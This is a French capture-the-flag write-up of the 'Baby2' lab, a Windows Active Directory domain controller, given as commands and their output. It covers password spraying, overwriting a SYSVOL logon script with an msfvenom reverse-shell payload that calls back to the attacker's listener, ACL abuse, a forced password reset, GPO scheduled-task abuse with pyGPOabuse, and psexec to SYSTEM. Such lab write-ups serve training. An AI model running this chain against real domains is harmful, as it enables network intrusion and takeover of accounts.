Baby2 - Médium

WRITE-UP by Frozenk

date : 2024-04-14

Table des matières

Résumé exécutif

Résumé exécutif Ce document est la propriété exclusive de Frozenk. Il a été rédigé dans le cadre d'un entraînement basé sur un Capture The Flag (CTF) et a été réalisé de manière éthique, légale, et conforme aux règles établies par les organisateurs du CTF. Les actions décrites et les techniques utilisées l'ont été dans un environnement contrôlé et destiné à cet effet.

Il est interdit de reproduire, distribuer ou utiliser ce document ou une partie de ce document à des fins autres que la lecture personnelle sans le consentement écrit de son auteur.

Les informations contenues dans ce document sont fournies "en l'état" et sont basées sur les connaissances et les observations de l'auteur au moment de la rédaction. Aucune garantie n'est donnée quant à l'exhaustivité ou l'exactitude de ces informations.

L'objectif principal de ce write-up est éducatif. Il vise à partager des connaissances, des techniques, et des méthodes utilisées pour résoudre les challenges du CTF. Il ne doit en aucun cas être utilisé pour mener des activités illégales ou non éthiques.

Méthodologie et portée

Le challenge Capture The Flag (CTF) présenté dans le write-up "Frozenk" a été conçu pour permettre aux participants de découvrir et d'exploiter des vulnérabilités dans un environnement simulé et sécurisé. Le périmètre de ce CTF a été défini par le CTF garantissant ainsi que seuls les composants prévus étaient inclus dans le challenge.

1 Writeup

🔭 Périmètre

```
IP : 10.10.66.25
OS : windows
Domaine : baby2.vln
```

🔍 Récupération d'informations

PortScan :

```
Discovered open port 445/tcp on 10.10.66.25
Discovered open port 53/tcp on 10.10.66.25
Discovered open port 3389/tcp on 10.10.66.25
Discovered open port 139/tcp on 10.10.66.25
Discovered open port 135/tcp on 10.10.66.25
Discovered open port 464/tcp on 10.10.66.25
Discovered open port 3269/tcp on 10.10.66.25
Discovered open port 49680/tcp on 10.10.66.**25**ll
```

Reconnaissance :

```
[Apr 14, 2024 - 11:56:26 (CEST)] exegol-vulnlab /workspace # smbclient -L //
10.10.66.25
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        apps            Disk
        C$              Disk      Default share
        docs            Disk
        homes           Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Je télécharge le contenu de apps, ensuite je vais voir dans homes :

```
smb: \> ls
  .                                   D        0  Sat Sep  2 16:45:25 2023
  ..                                  D        0  Tue Aug 22 22:10:21 2023
  Amelia.Griffiths                    D        0  Tue Aug 22 22:17:06 2023
```

```
  Carl.Moore                          D        0  Tue Aug 22 22:17:06 2023
  Harry.Shaw                          D        0  Tue Aug 22 22:17:06 2023
  Joan.Jennings                       D        0  Tue Aug 22 22:17:06 2023
  Joel.Hurst                          D        0  Tue Aug 22 22:17:06 2023
  Kieran.Mitchell                     D        0  Tue Aug 22 22:17:06 2023
  library                             D        0  Tue Aug 22 22:22:47 2023
  Lynda.Bailey                        D        0  Tue Aug 22 22:17:06 2023
  Mohammed.Harris                     D        0  Tue Aug 22 22:17:06 2023
  Nicola.Lamb                         D        0  Tue Aug 22 22:17:06 2023
  Ryan.Jenkins                        D        0  Tue Aug 22 22:17:06 2023
```

je récupère donc la liste des utilisateurs et le place dans un txt puis on lance un nxc avec user:password :

```
[Apr 14, 2024 - 12:05:29 (CEST)] exegol-vulnlab /workspace # nxc smb
10.10.66.25 -u user.txt -p user.txt --shares
SMB         10.10.66.25     445    DC               [*] Windows Server 2022
Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB         10.10.66.25     445    DC               [-]
baby2.vl\Amelia.Griffiths:Amelia.Griffiths STATUS_LOGON_FAILURE
SMB         10.10.66.25     445    DC               [-]
baby2.vl\Carl.Moore:Amelia.Griffiths STATUS_LOGON_FAILURE
SMB         10.10.66.25     445    DC               [-]
baby2.vl\Harry.Shaw:Amelia.Griffiths STATUS_LOGON_FAILURE
SMB         10.10.66.25     445    DC               [-]
baby2.vl\Joan.Jennings:Amelia.Griffiths STATUS_LOGON_FAILURE
SMB         10.10.66.25     445    DC               [-]
baby2.vl\Joel.Hurst:Amelia.Griffiths STATUS_LOGON_FAILURE
SMB         10.10.66.25     445    DC               [-]
baby2.vl\Kieran.Mitchell:Amelia.Griffiths STATUS_LOGON_FAILURE
SMB         10.10.66.25     445    DC               [-]
baby2.vl\library:Amelia.Griffiths STATUS_LOGON_FAILURE
SMB         10.10.66.25     445    DC               [-]
baby2.vl\Lynda.Bailey:Amelia.Griffiths STATUS_LOGON_FAILURE
SMB         10.10.66.25     445    DC               [-]
baby2.vl\Mohammed.Harris:Amelia.Griffiths STATUS_LOGON_FAILURE
SMB         10.10.66.25     445    DC               [-]
baby2.vl\Nicola.Lamb:Amelia.Griffiths STATUS_LOGON_FAILURE
SMB         10.10.66.25     445    DC               [-]
baby2.vl\Ryan.Jenkins:Amelia.Griffiths STATUS_LOGON_FAILURE
SMB         10.10.66.25     445    DC               [-]
baby2.vl\Amelia.Griffiths:Carl.Moore STATUS_LOGON_FAILURE
SMB         10.10.66.25     445    DC               [+]
baby2.vl\Carl.Moore:Carl.Moore
SMB         10.10.66.25     445    DC               [*] Enumerated shares
SMB         10.10.66.25     445    DC               Share
Permissions     Remark
SMB         10.10.66.25     445    DC               -----
-----------     ------
SMB         10.10.66.25     445    DC
ADMIN$                          Remote Admin
SMB         10.10.66.25     445    DC               apps            READ,WRITE
```

```
SMB         10.10.66.25     445    DC
C$                           Default share
SMB         10.10.66.25     445    DC               docs            READ,WRITE
SMB         10.10.66.25     445    DC               homes           READ,WRITE
SMB         10.10.66.25     445    DC               IPC$
READ            Remote IPC
SMB         10.10.66.25     445    DC               NETLOGON
READ            Logon server share
SMB         10.10.66.25     445    DC               SYSVOL
READ            Logon server share
```

On se connecte donc a Carl.Moore

```
[Apr 14, 2024 - 12:11:18 (CEST)] exegol-vulnlab /workspace # smbclient.py
"baby2.vl"/"Carl.Moore":"Carl.Moore"@"10.10.66.25"
Impacket for Exegol - v0.10.1.dev1+20240403.124027.3e5f85b - Copyright 2022
Fortra - forked by ThePorgs

Type help for list of commands
# shares
ADMIN$
apps
C$
docs
homes
IPC$
NETLOGON
SYSVOL
```

Le dossier "NETLOGON" est accessible et contient un fichier login.vbs :

```
[Apr 14, 2024 - 12:13:02 (CEST)] exegol-vulnlab /workspace # cat login.vbs
Sub MapNetworkShare(sharePath, driveLetter)
    Dim objNetwork
    Set objNetwork = CreateObject("WScript.Network")

    ' Check if the drive is already mapped
    Dim mappedDrives
    Set mappedDrives = objNetwork.EnumNetworkDrives
    Dim isMapped
    isMapped = False
    For i = 0 To mappedDrives.Count - 1 Step 2
        If UCase(mappedDrives.Item(i)) = UCase(driveLetter & ":") Then
            isMapped = True
            Exit For
        End If
    Next

    If isMapped Then
        objNetwork.RemoveNetworkDrive driveLetter & ":", True, True
    End If
```

```
    objNetwork.MapNetworkDrive driveLetter & ":", sharePath

    If Err.Number = 0 Then
        WScript.Echo "Mapped " & driveLetter & ": to " & sharePath
    Else
        WScript.Echo "Failed to map " & driveLetter & ": " & Err.Description
    End If

    Set objNetwork = Nothing
End Sub

MapNetworkShare "\\dc.baby2.vl\apps", "V"
MapNetworkShare "\\dc.baby2.vl\docs", "L"#
```

Rien d'intéressant a première vus .. Ayant une connexion valide avec 'Carl.Moore' je refait une énumération d'utilisateurs pour etre sur que j'ai bien l'ensemble des users :

```
[Apr 14, 2024 - 12:16:22 (CEST)] exegol-vulnlab /workspace # nxc smb
10.10.66.25 -u Carl.Moore -p Carl.Moore --users
SMB         10.10.66.25     445    DC               [*] Windows Server 2022
Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB         10.10.66.25     445    DC               [+]
baby2.vl\Carl.Moore:Carl.Moore
SMB         10.10.66.25     445    DC               -
Username-                     -Last PW Set-       -BadPW- -Description-
SMB         10.10.66.25     445    DC
Administrator                 2023-08-22 19:56:27 0       Built-in account for
administering the computer/domain
SMB         10.10.66.25     445    DC
Guest                         2023-08-22 19:13:38 0       Built-in account for
guest access to the computer/domain
SMB         10.10.66.25     445    DC
krbtgt                        2023-08-22 17:38:16 0       Key Distribution
Center Service Account
SMB         10.10.66.25     445    DC
gpoadm                        2023-08-22 17:49:36 0
SMB         10.10.66.25     445    DC
Joan.Jennings                 2023-08-22 19:18:20 3
SMB         10.10.66.25     445    DC
Mohammed.Harris               2023-08-22 19:18:21 3
SMB         10.10.66.25     445    DC
Harry.Shaw                    2023-08-22 19:18:21 3
SMB         10.10.66.25     445    DC
Carl.Moore                    2023-08-22 20:24:41 0
SMB         10.10.66.25     445    DC
Ryan.Jenkins                  2023-08-22 19:18:21 3
SMB         10.10.66.25     445    DC
Kieran.Mitchell               2023-08-22 19:18:21 3
SMB         10.10.66.25     445    DC
Nicola.Lamb                   2023-08-22 19:18:21 3
SMB         10.10.66.25     445    DC
Lynda.Bailey                  2023-08-22 19:18:21 3
```

```
SMB         10.10.66.25     445    DC
Joel.Hurst                    2023-08-22 19:18:21 3
SMB         10.10.66.25     445    DC
Amelia.Griffiths              2023-08-22 19:18:21 4
SMB         10.10.66.25     445    DC
library                       2023-09-02 14:46:55 3
```

Il y a "gpoadm" de nouveau que je rajoute donc a ma liste user je relance donc un nxc avec user:user

```
SMB         10.10.66.25     445    DC               [+]
baby2.vl\library:library
```

je trouve library:libray, `j'ai fait une erreur lors de ma première énumération, j'ai oublié le falg "continue-on-succes" ..`

🤯 Exploitation :

Je me connecte donc au smb avec "library"

```
[Apr 14, 2024 - 12:22:03 (CEST)] exegol-vulnlab /workspace # nxc smb
10.10.66.25 -u library -p library --shares
SMB         10.10.66.25     445    DC               [*] Windows Server 2022
Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB         10.10.66.25     445    DC               [+]
baby2.vl\library:library
SMB         10.10.66.25     445    DC               [*] Enumerated shares
SMB         10.10.66.25     445    DC               Share
Permissions     Remark
SMB         10.10.66.25     445    DC               -----
-----------     ------
SMB         10.10.66.25     445    DC
ADMIN$                          Remote Admin
SMB         10.10.66.25     445    DC               apps            READ,WRITE
SMB         10.10.66.25     445    DC
C$                              Default share
SMB         10.10.66.25     445    DC               docs            READ,WRITE
SMB         10.10.66.25     445    DC               homes           READ,WRITE
SMB         10.10.66.25     445    DC               IPC$
READ            Remote IPC
SMB         10.10.66.25     445    DC               NETLOGON
READ            Logon server share
SMB         10.10.66.25     445    DC               SYSVOL
READ            Logon server share

smbclient.py "baby2.vl"/"library":"library"@"10.10.66.25"
```

Je tante de modifier le fichier qui se trouve dans SYSVOL/script/login.vbs en créant un payload avec msfvenom :

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.1.242 LPORT=1234 -f vbs -o
login.vbs
```


Ensuite je lance un `rlwrap nc -nlvp 1234` je me connecte au smb, sysvol script et remplace le fichier login.vbs par le payload :

```
-rw-rw-rw-        992  Sun Apr 14 12:43:14 2024 login.vbs
 put login.vbs
```


Je récupère instantanément un shell sur mon écouteur Nc :

```
C:\Windows\system32>whoami
whoami
baby2\amelia.griffiths
```

Le flag user dans C:/



Ensuite un BloodH pour bien visualisé le tout :




Nous avons donc un chemin vers "DEFAULT DOMAIN CONTROLLERS POLICY@BABY2.VL" ! On défini les droit de Amelia pour GPOADM a all :

```
Add-DomainObjectAcl -Rights "All" -TargetIdentity "GPOADM" -PrincipalIdentity
"Amelia.Griffiths"
```

Ensuite Nous pouvons modifier le mot de passe de GPOADM avec Amelia.g :

```
$Password = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
Set-DomainUserPassword GPOADM -AccountPassword $Password
```

Sur THR : https://www.thehacker.recipes/a-d/movement/group-policies Nous avons pyGPOabuse pour créer une nouvelle tâche planifiée immédiate Je récupere donc le GPO ID avec BH et lance la commande :




```
python3 pygpoabuse.py  "baby2.vl"/'gpoadm':'Password123!' -gpo-id
"31B2F340-016D-11D2-945F-00C04FB984F9" -dc-ip 10.10.79.101 -command 'net
localgroup administrator GPOADM /add'
ERROR:root:The GPO already includes a ScheduledTasks.xml.
[x] The GPO already includes a ScheduledTasks.xml.
ERROR:root:Use -f to append to ScheduledTasks.xml
[x] Use -f to append to ScheduledTasks.xml
ERROR:root:Use -v to display existing tasks
[x] Use -v to display existing tasks
```

Ok donc j'utilise -f dans la commande :

```
python3 pygpoabuse.py  "baby2.vl"/'gpoadm':'Password123!' -f -gpo-id
"31B2F340-016D-11D2-945F-00C04FB984F9" -dc-ip 10.10.79.101 -command 'net
localgroup administrator GPOADM /add'
SUCCESS:root:ScheduledTask TASK_a89fa407 created!
[+] ScheduledTask TASK_a89fa407 created!
```


Il ne reste plus que a teste :

```
psexec.py GPOADM:'Password123!'@10.10.79.101
Impacket for Exegol - v0.10.1.dev1+20240403.124027.3e5f85b - Copyright 2022
Fortra - forked by ThePorgs

[*] Requesting shares on 10.10.79.101.....
[*] Found writable share ADMIN$
[*] Uploading file hjNcshTl.exe
[*] Opening SVCManager on 10.10.79.101.....
[*] Creating service odjY on 10.10.79.101.....
[*] Starting service odjY.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.1906]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Récupération du flag Root :



Suivez-moi :

Youtube = @FrozenKwa **Github = Frozenka**